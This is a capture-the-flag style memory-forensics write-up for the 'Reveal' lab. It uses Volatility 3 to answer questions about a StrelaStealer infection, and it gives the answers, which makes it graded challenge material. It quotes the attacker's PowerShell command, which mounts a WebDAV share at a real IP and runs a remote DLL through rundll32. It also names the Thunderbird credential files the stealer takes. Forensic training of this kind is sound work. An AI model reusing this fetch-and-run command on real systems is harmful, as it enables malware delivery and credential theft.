Reveal

Category: Endpoint Forensics Tactics: Defense EvasionDiscovery Tool: Volatility 3

Scenario


You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly's origin, and assess its scope to contain the incident effectively.

Q1

Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?

Running Volatility pstree plugin we can see this relation:

The process tree shows `powershell.exe` **spawning** `net.exe`, which is suspicious. Normally, `net.exe` should be a child of trusted processes like `cmd.exe`, `explorer.exe`, or `taskeng.exe` — not `powershell.exe`. This pattern often indicates **enumeration or privilege escalation** attempts, as attackers commonly use PowerShell to run network-related commands.



powershell.exe

> **Q2: Knowing the parent process ID (PID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?**

4120

Q3: Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?


using cmdline plugin

Based on the process tree in the screenshot, the malware uses `rundll32` to execute the second-stage payload. The full command shows:

```
powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll, entry
```

🔥 Key points:

- `rundll32`: A legitimate Windows tool that can execute code inside DLL files.
- `\\45.9.74.32@8888\davwwwroot\3435.dll`: The remote DLL file — this is the **second-stage payload**.
- `entry`: The exported function inside the DLL to run. DLLs often have exported functions like `entry`, `start`, etc. — the attacker specifies the function to trigger the payload.



3435.dll

Q4: Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?

davwwwroot

Q5: What is the MITRE sub-technique ID used by the malware to execute the second-stage payload?


- **Technique (T1218): System Binary Proxy Execution** — Attackers use trusted Windows binaries (like `rundll32`) to execute malicious code and bypass security controls.
- **Sub-technique (T1218.011)** — Specifically covers the abuse of `rundll32` to load and run DLLs, including remote DLLs.

```
T1218.011
```

Q6: Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

Using Windows.sessions command:

- The username shows that the attack is being executed with the privileges of the **Elon** account.




- Understanding the compromised account helps in **incident response** — like revoking access, resetting credentials, and investigating further lateral movement.

> Elon

Q7: Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?

Searching for the Ip address **45.9.74.32 at virustotal:**

This IPV4 is used by STRELASTEALER. StrelaStealer is actively stealing email account credentials from Outlook and Thunderbird, usually delivered in ISO.Upon execution, StrelaStealer searches the '%APPDATA%\Thunderbird\Profiles\' directory for 'logins.json' (account and password) and 'key4.db' (password database) and exfiltrates their contents to the C2 server.



STRELASTEALER